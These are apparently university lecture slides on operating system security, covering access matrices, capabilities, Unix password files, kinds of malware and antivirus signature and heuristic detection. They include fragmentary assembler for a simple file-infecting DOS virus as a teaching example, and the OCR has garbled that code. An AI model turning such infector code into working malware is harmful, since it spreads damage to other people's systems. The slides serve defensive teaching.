

4 - Operating Systems Security

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
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Computer Security (SI)

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Copyright Note

Part of the slides of this section are based on the '*Part 5: Protection and Security*' slides of the book:



- A. Silberschatz, P. B. Galvin and G. Gagne, *Operating System Concepts*, John Wiley & Sons, Inc. ISBN 978-0-470-12872-5. 8th Edition

Goals of Protection

An operating system consists of a collection of objects,
hardware and software



Each object has a unique name and can be accessed through a
well-defined set of operations

Protection problem → ensure that each object is accessed
correctly and only by those processes that are allowed to do so

Principle of Least Privilege

- Programs, users and systems should be given **just** enough **privileges** to perform their tasks
- Limits damage if entity has a bug, gets abused
- Can be static (during life of system, during life of process)
- Or dynamic (changed by process as needed) → **domain switching, privilege escalation**
- “Need to know” a similar concept regarding access to data


Granularity

Grain aspect

- **Rough-grained** privilege → management easier, simpler, but least privilege now done in large chunks
 - For example, traditional Unix processes either have the abilities of the associated user, or the ones of root
- **Fine-grained** privilege → management more complex, more overhead, but more protective
 - File ACL lists, RBAC (role-based)

Domain Structure

- Domain can be user, process, procedure
- *Access-right* = $\langle \text{object-name}, \text{rights-set} \rangle$
where rights-set is a subset of all valid operations that can be performed on the object
- *Domain* = set of access-rights



Domain Implementation (UNIX)

- ① Domain = user-id
- ② Domain switch accomplished via file system
 - Each file has associated with it a domain bit (*setuid bit*)
 - When file is executed and *setuid* = *on*, then *user-id* is set to owner of the file being executed
 - When execution completes *user-id* is reset
- ③ Domain switch accomplished via passwords → *su* command temporarily switches to another user's domain when other domain's password provided
- ④ Domain switching via commands → *sudo* command prefix executes specified command in another domain (if original domain has privilege or password given)

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General idea

object domain	F_1	F_2	F_3	printer
D_1	read		read	
D_2				print
D_3		read	execute	
D_4	read write		read write	

Definition

An **access matrix** views protection as a matrix where rows represent domains and columns represent objects



$Access(i, j)$ is the set of operations that a process executing in $Domain_i$ can invoke on $Object_j$

Use of Access Matrix

- If a process in Domain D_i tries to do "*op*" on object O_j , then "*op*" must be in the access matrix position
- User who creates object defines its access column
- Can be expanded to dynamic protection $Access(i, j)$
 - Operations to add, delete access rights
 - Special access rights:
 - *owner* of O_i (it allows to add/remove rights)
 - *copy* - copy *op* from O_i to O_j (denoted by "***")
 - *control* - D_i can modify D_j access rights
 - *transfer* - switch from domain D_i to D_j
 - *Copy* and *Owner* are applicable to an object
 - *Control* is applicable to domain object

Pros vs. Cons

Advantages

- Access matrix design separates mechanism from policy
 - **Mechanism:**
 - Operating systems provide access-matrix + rules
 - If it ensures that the matrix is only manipulated by authorized agents, then rules are strictly enforced
 - **Policy:**
 - User dictates policy
 - Who can access what object and in what mode

Drawbacks

- Generally, access matrix is a **sparse** matrix
- Access matrix does not solve the general confinement problem

Access Matrix with Domains as Objects

object domain	F_1	F_2	F_3	laser printer	D_1	D_2	D_3	D_4
D_1	read		read			switch		
D_2				print			switch	switch
D_3		read	execute					
D_4	read write		read write		switch			

Access Matrix with Copy Rights

object domain	F_1	F_2	F_3
D_1	execute		write*
D_2	execute	read*	execute
D_3	execute		

(a)

object domain	F_1	F_2	F_3
D_1	execute		write*
D_2	execute	read*	execute
D_3	execute	read	

(b)

Access Matrix with Owner Rights

object domain	F_1	F_2	F_3
D_1	owner execute		write
D_2		read* owner	read* owner write
D_3	execute		

(a)

object domain	F_1	F_2	F_3
D_1	owner execute		write
D_2		owner read* write*	read* owner write
D_3		write	write

(b)

Implementation of Access Matrix

Global table

- Store ordered triples $\langle \text{domain}, \text{object}, \text{rights-set} \rangle$
- A requested operation op on object O_j within domain D_i implies a search $\langle D_i, O_j, R_k \rangle$ with $op \in R_k$



AM table could be **large** and won't fit in main memory

- Difficult to group objects (consider an object that all domains can read)

Implementation of Access Matrix

Access lists for objects

- Each column implemented as an access list for one object
- Resulting per-object list consists of ordered pairs $\langle \text{domain}, \text{rights-set} \rangle$ defining all domains with non-empty set of access rights for the object
- Easily extended to contain default set \rightarrow If $op \in \text{default set}$, also allows access

Implementation of Access Matrix

Capability list for domains

- Instead of object-based, the list is domain based
- **Capability list** for domain is a list of objects together with operations allowed on them
- Object represented by its name or address, called a **capability**
- Execute operation op on object O_j means that a process requests op and specifies capability as parameter. Possession of capability means access is allowed
- Capability list is associated with domain but never directly accessible by domain. It is a protected object, maintained by OS and accessed indirectly like a "secure pointer"

Implementation of Access Matrix

Lock-key

- Compromise between access lists and capability lists
- Each object has list of unique bit patterns, called **locks**
- Each domain has list of unique bit patterns called **keys**
- Process in a domain can only access object if domain has key that matches one of the locks

Revocation of Access Rights

Options to remove the access right of a domain to an object:

- Immediate vs. delayed
- Selective vs. general
- Partial vs. total
- Temporary vs. permanent

Access List

Delete access rights from access list:

- Simple - search access list and remove entry
- Immediate, general or selective, total or partial, permanent or temporary

Revocation of Access Rights

Capability List

Scheme required to locate capability in the system before capability can be revoked:

- **Reacquisition:** periodic delete, require and denial if revoked
- **Back-pointers:** set of pointers from each object to all capabilities of that object
- **Indirection:** capability points to global table entry which points to object → delete entry from global table
- **Keys:** unique bits associated with capability, generated when capability is created
 - Master key associated with object
 - Revocation → create new master key
 - Policy decision of who can create and modify keys: object owner or others?

Comparison of Implementations

trade-offs to consider

- ① Global table is simple, but can be large
- ② Access lists correspond to needs of users
 - Determining set of access rights for domain non-localized so difficult
 - Every access to an object must be checked. Many objects and access rights → slow
- ③ Capability lists useful for localizing information for a given process. But revocation capabilities can be inefficient
- ④ Lock-key effective and flexible, keys can be passed freely from domain to domain, easy revocation

Practical implementations

Most systems use combination of access lists and capabilities

First access to an object



access list is searched

- If allowed, capability created and attached to process. Additional accesses need not to be checked
- After last access, capability destroyed
- Consider file system with ACLs per file (ntfs or ext3)

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Introduction

It is crucial to identify user correctly, as protection systems depend on *user ID*

- User identity most often established through passwords, can be considered a special case of keys or capabilities
- Passwords must be kept secret (frequent change, history to avoid repeats, use of “non-guessable” passwords, log all invalid access attempts, ...)
- Passwords may also either be encrypted or allowed to be used only once. Does encrypting passwords solve the exposure problem?
 - Might solve **sniffing**
 - Consider **shoulder surfing**
 - Consider Trojan horse keystroke logger
 - How are passwords stored at authenticating site?

Passwords

- **Encrypted passwords:** to avoid having to keep secret
 - But keep secret anyway (*i.e.* Unix uses superuser-only readably file `/etc/shadow`)
 - Use algorithm easy to compute but difficult to invert
 - Only encrypted password stored, never decrypted
 - Add “salt” to avoid the same password being encrypted to the same value
- **One-time passwords:** Use a function based on a seed to compute a password, both user and computer.
- **Biometrics:** Some physical attribute (fingerprint, ...)
- **Multi-factor authentication:** Need two or more factors for authentication *i.e.* biometric measure + password

Unix implementation

- `/etc/passwd` file stores essential information, which is required during login *i.e.* user account information.
- it is a text file, that contains a list of the system's accounts, giving for each account some useful information like user ID, group ID, home directory, shell, etc.
- It should have general read permission as many utilities, like `ls` use it to map user IDs to user names, but write access only for the superuser (root).

/etc/passwd format

oracle:x:1021:1020:Oracle user:/data/network/oracle:/bin/bash

1	2	3	4	5	6	7
---	---	---	---	---	---	---

- ❶ **Username:** It is used when user logs in. It should be between 1 and 32 characters in length
- ❷ **Password:** An x character indicates that encrypted password is stored in /etc/shadow file
- ❸ **User ID (UID):** Each user must be assigned a user ID. UID 0 is reserved for root and UIDs 1-99 are also reserved
- ❹ **Group ID (GID):** The primary group ID (/etc/group file)
- ❺ **User ID Info:** It allows to add extra information about users
- ❻ **Home directory:** The absolute path to the directory the user will be in when they log in
- ❼ **Command/shell:** The absolute path of a command or shell (/bin/bash)

Unix implementation II

- /etc/shadowfile stores actual password in encrypted format for user's account with additional properties related to user password *i.e.* it stores secure user account information.
- All fields are separated by a colon (:) symbol.
- It contains one entry per line for each user listed in /etc/passwdfile

/etc/shadow format

vivek:\$1\$fnfffc\$PGeYHdicpGOFFXX4ow#5:13064:0:99999:7:::



- ❶ **User name:** It is the login name
- ❷ **Password:** Encrypted password
- ❸ **Last password change (lastchanged):** Days since Jan 1, 1970 that password was last changed
- ❹ **Minimum:** The minimum number of days required between password changes
- ❺ **Maximum:** The maximum number of days the password is valid (after that user is forced to change his/her password)
- ❻ **Warn:** The number of days before password is to expire that user is warned that his/her password must be changed
- ❼ **Inactive:** The number of days after password expires that account is disabled
- ❽ **Expire:** days since Jan 1, 1970 that account is disabled

Crypt command

- crypt is the library function which is used to compute a password hash that can be used to store user account passwords while keeping them relatively secure
- The output of the function is not simply the hash, it is a string which also encodes the salt (the first two characters)

Traditional DES-based scheme

It uses a modified form of the DES algorithm. The user's password is truncated to eight characters, and those are coerced down to only 7-bits each; this forms the 56-bit DES key. That key is then used to encrypt an all-bits-zero block, and then the ciphertext is encrypted again with the same key, and so on for a total of 25 DES encryptions. A 12-bit salt is used to perturb the encryption algorithm. The salt and the final ciphertext are encoded into a printable string in a form of base64.

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Historical evolution

The word **virus** has become a generic term describing a number of different types of attacks on computers using malicious code



1949, Bell Computer labs, 3 junior programmers: create a game called **CoreWar**. The object of the game is to cause all processes of the opposing program(s) to terminate, leaving your program in sole possession of the machine



Consequence → the computer crashes!

Economic cost

it is a safe bet that billions of dollars worth of damage have been done over the three decades since malicious code hit the big time (1980)

Why?

- Inactivity time due to the infection
- Cost of the cleaning time
- Cost of the counter measures (Antivirus)

Viruses and Public Health

Why do you take care about malicious code?

- You would not want to become a carrier of some awful disease → neither your computer
- but also in using your machine to infect others



A classic example of a virus is the software used to create a DDoS attack

Difference between Virus and Worm

Virus

A virus is a code fragment that copies itself into a larger program, modifying that program and **depending** on it. A virus executes only when its host program begins to run. The virus then replicates itself, infecting other programs as it reproduces

Worm

A worm is an **independent** program that reproduces by copying itself from one computer to another, usually over a network. Unlike a virus, a worm keeps its independence; it usually **doesn't modify** other programs

Trojan horses

A Trojan horse is a code fragment that hides inside a program and performs a disguised function

Example

- A **Trap door** is a mechanism built into a system by its designer. Its function is to give the designer a way to sneak back into the system, circumventing normal system protection
- A **Masquerade** is a generic name for a program that tricks an unsuspecting user into giving away privileges.
- A **Spoof** is a technique used for misdirection and concealment (to hide). For instance, a communication that the sender wishes to transmit anonymously is tagged with a false return address

Malware Categories

Malware Type	Incubation / Latency	Hidden on Host	Propagation / Replication	Payload / Attack
Worm	Short	Not	Automatic	Fixed
Virus	Medium	Yes	Automatic	Fixed
Trojan	Long	Yes (not)	Manual	Fixed
Spyware	Long(infinite)	Yes	Automatic (manual)	Fixed
Bots	Long	Yes (not)	Automatic	Remote Control

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Viruses Schema

A **virus** has two components:

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

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- **Payload:** It is usually activated just after the replication step or by a trigger, such as a date, and it performs a set of bad things like:
 - Make changes to the machines protection state
 - Make changes to user data (e.g. trash the disk)
 - Lock the network (e.g. start replicating at maximum speed)
 - Steal resources for some not allowed tasks (e.g. use the CPU for DES keysearch)

Viruses Schema

Basic Virus Procedure

- ① Search for a file to infect
- ② Open the file to see if it is infected
- ③ If infected, search for another file
- ④ Else, infect the file
- ⑤ If payload execution conditions are met, it is executed
- ⑥ Return control to the host program

Example of a Simple Virus (hello world!) I



Virus Assembler Code

```
vcode segment 'code'
org 100h
assume
cs:vcode,ds:vcode,es:vcode
start proc far
begin:
push cs push cs ;Store CS
twice pop ds pop es ;Bring
ds, -es out call fake proc
;IP in the stack fake proc
proc near
fake proc endp
```

Virus Assembler Data

```
buffer db 7d
dup(0) length db 2
dup(0) file inf db
*.COM,0
jump db 'e'0 ;<-jump ascii
start endp ;End of main
procedure codigo ends ;end of
code segment end begining
;END. Go to begining
```

Example of a Simple Virus (hello world!) II

- 1 Search for a file
- 2 Open the file to see if it is infected

Virus Replication Code

```
;Find the first .com file in the
directory mov ah, 4eh
lea dx, bp+file inf ;DS:DX=offset of file
inf mov cx,000h ;Entry attributes
int 21h
;Open file
mov ah, 3dh ;Open the file
operation mov al, 00000010b
;read/write
mov dx, 009eh ;DX<- DTA(filename)
offset int 21h ;put the handle in AX
push ax ;and store in stack
```


Example of a Simple Virus (hello world!) III

- ④ Else, infect the file
- ⑤ If payload execution conditions are met, it is executed
- ⑥ Return control to the host program

Virus Infection Code (I)

```
;save the initial information of .com file
pop bx push bx ;take the handle from the stack to BX and store
it again mov ah, 3fh ;Read file
mov cx, 0003h ;Read 3 bytes
lea dx, bp+buffer ;and store them in the buffer (data
segment) int 21h
mov ax, 4200h ;move the write pointer to the beginning of the
program mov cx, 0000h mov dx,0000h
int 21h
;Write the first byte (jmp)
mov ah,40h mov cx,1d lea dx,bp+jump
int 21h ;write the first byte of the jump and store DX<- jump
offset
```

Example of a Simple Virus (hello world!) III

- ④ Else, infect the file
- ⑤ If payload execution conditions are met, it is executed
- ⑥ Return control to the host program

Virus Infection Code (II)

```
;Calculating file length
mov cx,2  mov si,009ah ;SI <- DTA offset
lea di, bp+ length ;DI <- File length
offset rep movsb ;copy
;Complete the jump instruction
mov ah, 40h  mov cx, 2dlea dx,bp+
length int 21h ;dx<- length offset
;Move pointer to end
mov ax, 4202h ;Move the write pointer to the end of the
program mov cx, 0000h      mov dx, 0000h
int 21h
add word ptr [bp+ length],3 ;Restore length
```

Example of a Simple Virus (hello world!) III


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Virus Infection Code (III)


```
;Copy the virus to the
program pop bx ;Restore the
handle
mov ah, 40h   mov cx, length ;number of bytes to
copy lea dx, bp+begining ;Start copying from....
int 21h
printf "hello world!";Payload execution
mov cx, 0003h   mov di, 0100h
;Copy the buffer containing the first 3 bytes of the file into
lea si, 0100h
mov buffer, 0100h ;Address needed to execute
the host jmp ax   movsb
```

Graphical Description


Step 0



Step 1 (failure)



Step 2 (com executes)



Note that, second virus infection is executed first

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General Description

Virus protection software uses two main techniques.

- *Signatures*, antivirus (AV) solutions have relied strongly on signature-based scanning, also referred to as scan string-based technologies. The signature-based scan engine searches within given files for the presence of certain strings (often also only in certain regions). If these predefined strings are found, certain actions like alarms can be triggered.
- *Periodical analysis*, the virus protection program can go looking for trouble. It can scan the various disks and memories of the computer, detecting and reporting suspicious code segments, and placing them in quarantine.

Signature problem!

Signature-based virus protection programs require a constant flow of new signatures in response to evolving attacks.

Vendors stay alert for new viruses, determine the signatures, and then make them available as updated virus definition tables to their users. Usually, users download new signatures from the WWW periodically

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Zero Day problem: It occurs when a user finds a new virus before the publisher discovers it and can issue an updated signature.

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They have several options:

- a virus uses a file compression software to change its signature when it is not active
- a virus changes its own form by introducing extra useless statements or adding random numbers
- a virus encrypts itself, only leaving a small header containing the code and random key to decrypt

Mutation examples

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key db 1 dup(01101001) and $XOR(v, key) \rightarrow v^i$

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AV Countermeasure: *heuristic search* methods

Heuristic Search

Heuristic scanning looks for certain instructions or commands within a program that are not found in typical applications. As a result, a heuristic engine is able to detect potentially malicious functionality in new (unexamined) malicious functionality such as the replication mechanism of a virus

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Classification of HS methods

- **weight-based systems** rate every functionality that is detected with a certain weight according to the degree of danger it may pose. If the sum of those weights reaches a certain threshold, an alarm is triggered (Quite old system)
- **rule-based systems** extract certain rules from a file and this rules are compared against a set of rules for malicious code. If there matches a rule, an alarm is triggered

Virtual Sandbox

to determine what actions a program performs, most heuristic scanners uses a [sandboxed virtual machine](#)

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when a user starts a program, the scanner launches it inside the virtual machine. If no virus-like behavior is observed, the program is allowed to start normally; if yes, the user is asked whether the file is to be cleaned, deleted or quarantined



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problem: heuristic scanning is computationally intensive
reducing computers performance

Components of a Heuristic Engine

- ① variable/memory emulator
- ② parser
- ③ flow analyzer
- ④ analyzer
- ⑤ disassembler/emulator
- ⑥ weight-based system and/or rule based system

Components of a Heuristic Engine

- 1 variable/memory emulator
- 2 parser
- 3 flow analyzer
- 4 analyzer
- 5 disassembler/emulator
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Firstly, we normalize the input file removing bad formatting, renaming the variables, ...

Components of a Heuristic Engine

- 1 variable/memory emulator
- 2 parser
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Then, it finds for the entry point

- binary files: only one
- script-based files: usually more than one (all should be checked)

Components of a Heuristic Engine

- 1 variable/memory emulator
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Main loop:

- 1 Extract one instruction
- 2 Identify the operation
- 3 Update sandbox variables environment

Components of a Heuristic Engine

- 1 variable/memory emulator
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- 4 analyzer
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- 6 weight-based system and/or rule based system

Finally, when the complete program is analyzed, the found functionality can be rated (or compared with a set of rules) and decide if the program is clean or not

Heuristic Engines and Encrypted Viruses

Historically, heuristic engines could only assess what was visible to them

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modern heuristic engines try to identify decryption loops, break them, and assess the presence of an encryption loop according to the additional functionality that is detected

Heuristic Engines and Encrypted Viruses

So how does an AV scanner identify an encryption loop?

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The presence of any combination of the following conditions/instructions could indicate an encryption loop:

- initialization of a pointer with a valid memory address;
- initialization of a counter;
- memory read operation depending on the pointer;
- logical operation on the memory read result;
- memory write operation with the result from the logical operation;
- manipulation of the counter;
- branching depending on the counter.

Encryption loop example (M68k assembler)

Decryption with eor and key 1

```
Lea test(pc),a0
Move.l #10, d0 ;counter
.loop
move.b (a0), d1
eor.b #1, d1 ;xor with key equal to 1
move.b d1,(a0)+ ;move the offset
subq.l #1,d0 ;update the counter
bne.s .loop ;if d0 is not 0 jump to .loop
```

When the loop finishes the function pc is decrypt!

Alternative to Antivirus

- When computer programs are installed from original supports (manufacturer sealed CD, DVD), it is possible to calculate the hash of the installed files or directory and keep this hash in a safe way (electronically signed).
- Then, before applications are executed, the hash of the files is calculated again, and compared with the original one, to check that no changes have been made, i.e. not infection.

Hot News

[W32.Stuxnet](#) is a worm that propagates on USB removable media drives by taking advantage of "Microsoft Windows Shortcut LNK Files Automatic File Execution Vulnerability". It affects to the SCADA (Supervisory Control and Data Acquisition) systems deployed in lots of industrial systems, such as, nuclear or fuel refinement plants

Possible target: attack on Iran's nuclear program

Online News

- [Computer world UK](#)
- [ABC news](#)
- [Symantec test](#)

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Question 1

Which of the following statements are true:

- ❶ A worm needs a host program to be executed
- ❷ A virus needs a host program to be executed
- ❸ A worm never replicates itself
- ❹ In each virus execution the payload always performs the attack
- ❺ For a virus replication is more important than attacking

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Question II

A trojan horse ...

- ❶ does a bad action when it is executed
- ❷ is not a resident program
- ❸ tries to be invisible to the user
- ❹ never mutates
- ❺ is annoying but harmless (inoffensive)

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Question III

Replication allows viruses ...

- ① to survive (it's a mechanism to be more resistant to AV)
- ② to infect other files but only in the same computer
- ③ to change their effects on the computer
- ④ to find for another host to infect

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Question IV

Antivirus uses signatures to ...

- 1 detect viruses mutations
- 2 identify virus already known
- 3 detect new viruses
- 4 create rules for the rule-based analyzer
- 5 analyze the system periodically

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- ❶ virtual sandboxes do not penalize the system performance
- ❷ virtual sandboxes are never use in combination with AV rule-based systems
- ❸ AV weight-based system and AV rule based system are incompatible
- ❹ environment variables are not important to detect a virus

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Question VI

Heuristic search methods ...

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- ❷ uses signatures for finding new viruses
- ❸ check each program before its execution
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Problem I

Imagine we have received a binary code from a friend. However, our recently bought computer has not an AV solution but as we are very cautious we have copied from our old computer a virus signature database in a USB memory. As we are very curious we would like to execute the program. Propose one algorithm to determine if a given binary code has virus or not. Note that, virus can mutate quite easy.

Binary code

code:

c_1 : 0011111000

c_2 : 1010011100

c_3 : 0101100111

c_4 : 1111111111

variables:

v_1 : 1101100000

v_2 : 1010101010

v_3 : 0001100011

Signature database

s_1 : 0110010100

s_2 : 0000110110

s_3 : 1110001110

s_4 : 1001001100

s_5 : 0001111101

Problem I

We need to implement a signature-based scanning method!

Signature Scan

Data: C: code, S: sign db, V: var

begin

foreach $c_i \in C$ **do**

foreach $s_j \in S$ **do**

if $c_i = s_j$ **then**

 └ alert!

if $NOT(c_i) = s_j$ **then**

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$$c_2 \oplus v_2 \rightarrow s_2$$

c_2 : 1010011100

v_2 : 1010101010

s_2 : 0000110110

4 - Operating Systems Security

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